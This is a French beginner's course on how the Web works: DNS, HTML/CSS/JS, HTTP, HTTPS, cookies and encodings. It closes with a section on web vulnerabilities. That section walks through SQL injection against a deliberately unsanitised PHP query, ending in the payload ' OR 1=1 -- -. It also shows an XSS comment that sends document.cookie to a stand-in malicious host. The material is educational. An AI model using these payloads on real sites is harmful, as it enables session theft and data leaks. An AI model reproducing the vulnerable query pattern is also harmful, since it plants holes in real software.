Introduction au Web

Augustin Chéneau

20 septembre 2021

Table des matières

1 Le Web ?

1.1 Schéma général

Il ne faut pas confondre le Web (aussi appelé *la Toile*) avec l'Internet ; le Web est un sous-élément d'Internet, c'est un système hypertexte permettant de relier des pages entre elles, avec des liens (par exemple hackademint.org, kernel.org, google.fr, ainsi que https://fr.wikipedia.org/wiki/World_Wide_Web).

Le Web fonctionne sous le principe de client / serveur. Votre navigateur (Firefox, Chrome, etc...) est le client, et le logiciel sur le serveur (NGINX, Apache, ...) est sans surprise le serveur.

1.2 Le DNS

Le DNS (*Domain Name System*) est un service informatique servant à traduire les noms de domaine en adresse IP. En effet, sur internet, tout fonctionne



FIGURE 1 – Représentation du Web

par adresse IP. Un adresse IP est de la forme `254.28.41.78` en IPV4. En IPV6, elle est de la forme `2001:db8:0:85a3::ac1f:8001` .

En IPv4, les adresses classiques sont `127.0.0.1` qui correspond à votre boucle locale, c'est à dire votre ordinateur. `192.168.1.1` correspond à votre routeur.

Le DNS est constitué de nombreux serveurs. Généralement, vous utilisez celui de votre FAI, mais vous pouvez aussi utiliser ceux de Google, Cloudflare, voire les vôtres. Vous pouvez héberger vos propres serveurs DNS, ce qui est utile pour bloquer la publicité et le pistage publicitaire.

Les serveurs DNS peuvent être utilisé pour usurper l'identité d'un site, en donnant une autre adresse IP que celle du vrai site, afin de faire du hameçonnage et de voler des identifiants ou autres. Le protocole HTTPS permet cependant d'offrir une certaine protection face à ces attaques (voir section 1.6).

1.3 Les langages du Web

De nombreux langages sont utilisés pour faire fonctionner un site Web. Certains s'exécutent sur le serveur lui-même et les personnes qui naviguent sur le site web n'y ont en général pas accès. D'autres sont envoyés par le serveur au client et sont interprétés par le navigateur. De manière générale, on parle de **côté client** (front-end en anglais) tout ce qui se passe sur le navigateur et de **côté serveur** (back-end en anglais) tout ce qui se passe sur le serveur. On utilise la même distinction pour les langages.

1.3.1 Les langages côté client

Avant tout, attention à ce que l'on peut entendre par langage. De manière générale en informatique, on désigne de manière abusive par langage les langages de programmation, dans lesquels on retrouve des variables, des conditions, des boucles, etc. Or certains langages ne sont pas des langages de programmation : c'est par exemple le cas du XML, qui est un langage de balisage.

- Le **HTML** (Hyper Text Markup Language) contient le contenu essentiel d'une page Web. C'est lui qui a inspiré le nom du protocole HTTP que vous verrez plus loin. Il s'agit d'un langage de balisage, qui indique au

navigateur à quoi correspond les différents blocs de texte qu'il contient ainsi que où trouver diverses ressources extérieures telles que les images. Il ressemble à ça :

```
<!DOCTYPE html>   <!-- ceci est un commentaire en html.
↪  Cette première ligne indique que le document est bien
↪  du html dans sa dernière version (HTML5) -->
<html>
<head>
        <!-- entre les balises head se trouvent plein
        ↪  d'informations utiles pour le navigateur,
        ↪  mais qui ne seront pas dans le contenu de la
        ↪  page : par exemple, le nom de l'onglet. -->
        <title>Mon onglet</title>
</head>
<body>
        <!-- les balises body contiennent tout le contenu
        ↪  de la page qui sera affiché par le navigateur
        ↪  -->
        <h1> Mon super titre </h1>
        <p> un joli paragraphe </p>
        <!-- ici, on demande au navigateur de charger une
        ↪  ressource extérieure (icon.png) et de
        ↪  l'afficher en tant qu'image -->
        <img src=icon.png/>
</body>
</html>
```

- Le **CSS** (Cascading Style Sheets) est un langage de règles expliquant à votre navigateur comment il doit afficher le contenu de votre page html : police, couleurs, taille, emplacement... Tout est géré par lui ! La version actuelle du CSS est la version 3. Sa syntaxe n'est pas très dure à comprendre :

```
body {
        font-size: 18px;
        font-family: "Vibur", sans-serif;
        background-color: #010a01;
}

h1 {
        text-align: center;
        text-transform: uppercase;
        font-weight: 400;
}
```

- Enfin, le **JavaScript** (souvent abrégé JS) (qui n'a *strictement* ***aucun*** rapport avec Java), est un langage de programmation (oui oui, un vrai cette fois-ci) qui sert à **animer** votre page Web. Texte défilant, menu dé-

roulant, champs dynamiques, tout vient de lui ! Le JS peut être déclenché au chargement de la page, au clic d'un bouton, ou avec n'importe quel événement personnalisé !

```
function Login(){
        /* Ceci est un bloc de commentaire.
        Cette fonction pourrait être appelée par le clic
↪  d'un bouton permettant de valider un formulaire.
        Elle récupère le contenu du champ de texte du
↪  formulaire, puis le passe en minuscules
        Et ensuite fait une comparaison sur le résultat
↪  et affiche une fenêtre en conséquence */
        var value = document.formulaire.message.value;
        value = value.toLowerCase();
        if (value == "bonjour") {
                alert("Bonjour à toi, charmant(e)
                 ↪  inconnu(e) !");
        } else {
                alert("Raté ! Z'avez pas dit bonjour !");
        }
}
```

1.4 Les langages côté serveur

Le langage côté serveur est chargé de tout ce qui rend un site dynamique : authentification, commentaires, achat, recherche... Un site web sans langage côté serveur est dit **statique** et ne peut rien faire de plus qu'afficher du texte joliment décoré.
En général, un langage serveur a besoin d'interagir avec une **base de données**, très souvent une base de données **SQL**. Il ne faut pas confondre le langage SQL (Structured Query Langage), qui permet d'interroger une base de données SQL, qui est un logiciel permettant le bon fonctionnement de la base de données (PostgreSQL, SQLite et MySQL par exemple).
En théorie, n'importe quel langage de programmation peut, avec les bonnes librairies, servir de langage serveur. Cependant il en existe des dominants :

- Le **PHP** est le langage serveur le plus utilisé du Web (environ 80%). Il a été créé en 1995. Les versions 3 et 5 sont dépréciées et connaissent de nombreuses vulnérabilités. La version 7 est toujours supportée mais va peu à peu être remplacée par la dernière version, la version 8. PHP a été très populaire mais de nombreux problèmes de sécurité on terni sa réputation : *In 2019, 11% of all vulnerabilities listed by the National Vulnerability Database were linked to PHP ; historically, about 30% of all vulnerabilities listed since 1996 in this database are linked to PHP.* (Wikipédia).
- Le **Python** est aujourd'hui l'un des langages les plus populaires et grâce à deux librairies, soit **Flask** soit **Django**, on peut le transformer très rapidement en langage serveur. Le fait que Python soit enseigné partout et qu'il soit très populaire contribue à son ascension dans les langages

serveur.

- Vous vous rappelez de JavaScript ? A la base, il ne sait qu'animer une page Web dans un navigateur. Cependant des gens ont eu l'idée de développer pour ce langage une sorte de "plugin" (je simplifie) pour JS nommé **Node.js**. Ce plugin permet à JavaScript de réaliser tout ce qu'est censé faire un langage serveur. Pour éviter de confondre le JS côté client avec celui côté serveur, on parle souvent de Node.js tout court au lieu de JavaScript. Un de ses avantages est qu'un développeur Web peut écrire un site de A à Z en n'ayant à retenir la syntaxe que d'un seul langage de programmation.

1.5 Le protocole HTTP

La communication se fait via le protocole HTTP ou HTTPS (respectivement *Hypertext Transfer Protocol* et *Hypertext Transfer Protocol Secure*). HTTP est un protocole relativement simple, et facilement extensible. La première version est parue en 1996 avec la version HTTP/1.0, et la dernière en date, la HTTP/2.0, est parue en 2015. HTTP évolue encore, puisqu'une version HTTP/3.0 est en cours de mise au point, et est déjà supportée par certains logiciels.

Une requête HTTP commence par une ligne de départ, qui définie le type de requête ainsi que la version de HTTP utilisée. Ensuite viennent les en-têtes, et enfin le corps de la requête, qui est optionnel. L'en-tête et le corps sont séparés par un saut de ligne.

Voici un exemple *théorique* de requête vers http://hackademint.org en utilisant Firefox :

```
GET /team?var1=val1 HTTP/2
Host: www.hackademint.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:94.0)
↪  Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
↪  image/avif,image/webp,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://www.hackademint.org/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
If-Modified-Since: Sun, 05 Sep 2021 18:02:18 GMT
If-None-Match: W/"6135062a-456b"
Cache-Control: max-age=0
TE: trailers

var2=val2&var3=val3
```

L'en-tête est situé entre les lignes 2 et 18 (incluses), et le corps est à la ligne 20. Dans le corps, on a des variables nommées « var2 » et « var3 » contenant respectivement les valeurs « val2 » et « val3 ».

Ceci n'est pas une vraie requête GET HTTP, les requêtes GET n'étant pas censée contenir un corps. Cette requête est ici pour illustrer que les requêtes GET, POST, PUT ou autres n'ont pas de différences fondamentales, et que leur distinction tient plus de la convention qu'autre chose. Dans la pratique, le serveur risque d'ignorer les données contenues dans le corps en cas de requête GET. Mais voyons ce que sont ces requêtes :

1.5.1 Requête GET

Une requête GET contient ses données dans son URL. Par exemple, l'url http://hackademint.org/?var1=val1&val2=var2 générera une requête GET contenant les variables var1 et var2 avec respectivement les valeurs val1 et val2.

La requête GET est utilisée généralement pour récupérer des données afin d'afficher une page web.

1.5.2 Requête POST

Une requête POST contient les données dans le corps. Voir l'exemple ci-dessus 1.5.

La requête POST est généralement utilisée afin de poster des données sur un site web, ou de manipuler des données.

1.6 HTTPS

HTTPS est une combinaison de HTTP avec une couche de chiffrement, comme *TLS* ou son prédécesseur *SSL*. Il permet de certifier l'identité d'un site web, ainsi que de protéger la transmission des données entre le serveur et le client en chiffrant les données.

1.6.1 Les certificats

La sécurité repose sur des certificats, et sur une autorité de confiance gérant les certificats. Il en existe plusieurs, gratuits ou payants, et c'est cette autorité qui permet de certifier la sécurité d'un site web ; les plus connus sont *Let's Encrypt* (gratuit), *IdenTrust* (payant), *DigiCert* (payant)...

Leur fonctionnement exact ne sera pas détaillé. Il faut juste savoir que le système fonctionne sous le système de clés publiques / privées, qui permettent de partager des données chiffrées sans partager de mot de passe.

Pour faire simple, l'autorité de certification crée deux morceaux de certificats, un privé, l'autre public. Le certificat privé ne quitte jamais le serveur, et le public est envoyé au client lors de la création d'une connexion HTTPS. Le certificat public est ensuite utilisé pour chiffrer des données par le client : par nature du système de clés publiques / privées, seul celui qui possède la clé privée peut décoder un message chiffré par une clé publique. Le client utilise ce système pour créer une clé de chiffrement, l'envoie au serveur via le système de clés, et les deux peuvent ainsi communiquer de manière chiffrée.

Mais comment peut-on savoir si le site est bien celui qu'il prétend ? C'est là que l'autorité de certification entre en jeu. Elle fournit aux fournisseurs de

navigateurs les certificats qu'elle a signés, et le navigateur vérifie que le certificat reçut par le site web fait bien partie des certificats fournis par l'autorité. Certains navigateurs utilisent la liste fournie par le système d'exploitation, d'autres embarquent directement les listes.

Si le certificat n'a pas été fourni par une autorité reconnue (ou s'il a été auto-signé), le navigateur affiche une alerte disant que le certificat n'étant pas reconnu, il est possible que le site soit un imposteur.

1.7 L'encodage URL

L'*encodage URL*, ou *encodage pourcent*, ou *URL encoding* est un système d'encodage des caractères, car certains caractères ont des significations particulières. Par exemple le caractères « & » est utilisé pour délimiter des variables dans une requête HTTP. Transmettre ce caractère nécessite donc un encodage spécial, afin de pouvoir traiter les différents cas de figure.

Entre donc en jeu l'encodage URL. Le principe est simple : tout caractère spécial est encodé en utilisant sa séquence de codage UTF-8, chaque octet est représenté par sa valeur hexadécimale et chaque octet est précédé par un pourcent.

Avec ce système, « & », codé par la valeur hexadécimale `0x26`, est représenté par « %26 ». Un caractère plus complexe, tel que « é », de code UTF-8 `0xC3A9`, est représenté par « %`C3`%`A9` ».

Tous les caractères UTF-8 peuvent être encodés avec cette méthode, mais généralement seuls ceux qui peuvent poser problème le sont.

1.8 Base64

La base64 est un système de codage de données. Avec ce système, on représente 3 octets (24 bits) par 4 caractères (soit 4 octets), d'après la table suivante :

Valeur	Codage	Valeur	Codage	Valeur	Codage	Valeur	Codage
0	000000 A	17	010001 R	34	100010 i	51	110011 z
1	000001 B	18	010010 S	35	100011 j	52	110100 0
2	000010 C	19	010011 T	36	100100 k	53	110101 1
3	000011 D	20	010100 U	37	100101 l	54	110110 2
4	000100 E	21	010101 V	38	100110 m	55	110111 3
5	000101 F	22	010110 W	39	100111 n	56	111000 4
6	000110 G	23	010111 X	40	101000 o	57	111001 5
7	000111 H	24	011000 Y	41	101001 p	58	111010 6
8	001000 I	25	011001 Z	42	101010 q	59	111011 7
9	001001 J	26	011010 a	43	101011 r	60	111100 8
10	001010 K	27	011011 b	44	101100 s	61	111101 9
11	001011 L	28	011100 c	45	101101 t	62	111110 +
12	001100 M	29	011101 d	46	101110 u	63	111111 /
13	001101 N	30	011110 e	47	101111 v		
14	001110 O	31	011111 f	48	110000 w	(complément)	=
15	001111 P	32	100000 g	49	110001 x		
16	010000 Q	33	100001 h	50	110010 y		

Sans surprise, ce système de codage est inefficace, puisque qu'il augmente la taille des données (un caractère utilisant 1 octets soit 8 bits). Son intérêt pour transmettre du texte est donc nul. Son utilité repose sur la transmission de données binaires : il permet de transmettre un fichier quelconque, comme un programme ou une image, en n'utilisant que des caractères ASCII. On peut donc transmettre ces fichiers en utilisant $\frac{4}{3}$ octet par octet, contre 2 octets par octet en représentant chaque octet sous forme hexadécimale (où par exemple $10111001_2 = B9_{16}$).

À noter qu'il existe une version alternative, *base64url*, qui remplace les caractères 62 (« + ») et 63 (« / ») respectivement par les caractères « - » et « _ », car ces caractères ont une signification particulière dans les URI.

1.9 Les Cookies

Un *cookie*, *témoin de connexion*, ou *témoin* est un texte transmis par HTTP contenant une suite de clés et de valeurs. Leur utilité est de stocker des données entre deux connexions à un site web, les cookies étant stockés dans le navigateur. Entre autres, ils sont souvent utilisés pour stocker des jetons de connexion, qui permettent de garder un utilisateur connecté à un comte.

Étant parfois utilisés pour stocker des données sensibles, leur vol est intéressant. Récupérer un cookie pourrait permettre de se connecter au compte d'un autre utilisateur, ou de récupérer ses identifiants.

Il fut donc nécessaire d'offrir des protections : une parade simple est d'utiliser HTTPS pour le transfert de données, mais cette méthode n'est que partielle. En effet, une *faille XSS* pourrait être exploitée pour voler le cookie ; une faille XSS consistant à utiliser une faille d'un site web pour faire exécuter un script arbitraire à un autre utilisateur.

Pour contrer les sites web, le drapeau **HttpOnly** fut créé, sa présence indiquant au navigateur d'interdire l'accès du cookie aux scripts. Cependant, cette protection n'est pas parfaite, elle reste vulnérable aux attaques type *CSRF* (attaque consistant à faire exécuter au client une requête spécifique au site correspondant au cookie).

2 Les failles

Les failles sont nombreuses et variées. En raison de son utilisation extrêmement répandue, le web est sujets à beaucoup d'attaques, qui peuvent être très rentables.

2.1 Injection SQL

Les injections SQL des failles très répandues et aux conséquences aisément catastrophiques. Elles sont très simples à mettre en œuvre. Prenons un exemple de code classique trouvé sur les serveurs en PHP :

```
...

<?php
$sql = "SELECT *
```

```
FROM chall
WHERE is_public=1 AND message LIKE '%{$_REQUEST['search']}%'";

if ($search) {
    echo("Résultats pour : ".$search."<br>");
}

$result = $db->query($sql);
?>

...
```

La faille repose ici dans la déclaration de la variable `\$SQL`. Quand un utilisateur entre par exemple « ville », la variable devient `"... AND message LIKE '%ville%'"`.

Mais lorsque l'utilisateur fait l'attaque SQL en entrant un guillemet simple, la variable devient `"... AND message LIKE '%'%'"`. Cette requête n'est pas valide en SQL, ce qui signifie que sa nature a été altérée. En effet, la requête va cherche un message ressemblant à `'%'`, et c'est le reste qui cause l'erreur : `%'`.

Pour faire quelque chose de vraiment utile, il faut déjà se débarasser de l'erreur. Pour cela, on utilise généralement des commentaires. Il en exsite plusieurs types, qui peuvent dépendre du SQBD utilisé. Les plus communs sont `/* commentaire */` qui fonctionne sur plusieurs lignes, `# commentaire` et `-- commentaire`.

`-- commentaire` fonctionne sous tous les SGBD, mais **il est nécessaire d'ajouter un espace après les deux tirets**! Pour cette raison, on termine souvent les injections par `-- -` à la place de `--`, pour être sûr de ne pas oublier l'espace.

Une fois l'ajout du commentaire, l'injection devient `' -- -`. La requête est alors "... AND message LIKE '

Désormais, que faire ? Dans notre cas, l'objectif est de récupérer toutes les données de la base de données. Le but va être de se débarasser du `LIKE '%'`. Pour cela, on va utiliser les opérations logiques, dans notre cas, « OR ». Pour récupérer toutes les informations, il faut utiliser une condition qui est tout le temps vraie, comme `1=1`.

En additionnant tout ça, l'injection finale devient `' OR 1=1 -- -`. La requête SQL exécutée par le serveur est alors :

```
SELECT *
FROM chall
WHERE is_public=1 AND message LIKE '%' OR 1=1 -- -%'
```

Le serveur retournera toutes les données de la table *chall*, l'injection est terminée.

2.2 Faille XSS

Les failles XSS, signifiant Cross-Site Scripting, sont les failles les plus répandues sur le web. Le principe est assez simple : il consiste à injecter un script dans la page d'un autre utilisateur, pour par exemple voler son cookie de session.

Prenons un exemple basique : un site web permettant aux utilisateurs de poster des commentaires. S'il n'y a pas de protection, un utilisateur pourrait poster un commentaire tel que :

```
1  Ceci est mon commentaire...
2  <script>
3  alert("Injection de code !");
4  </script>
```

Lorsque le commentaire sera chargé, le code contenu sera exécuté par le navigateur du client. Ainsi, poster le commentaire suivant peut permettre de voler le cookie de session d'un utilisateur :

```
1  Ceci est mon commentaire...
2  <script>
3  window.location="sitemalveillant.com/" +
   ↪  encodeURI(document.cookie);
4  </script>
```

Après l'envoi du commentaire, l'attaquant n'a plus qu'à regarder les requêtes faites à son serveur.

Il existe évidemment des protections contre ces failles, mais toutes ne sont pas parfaites.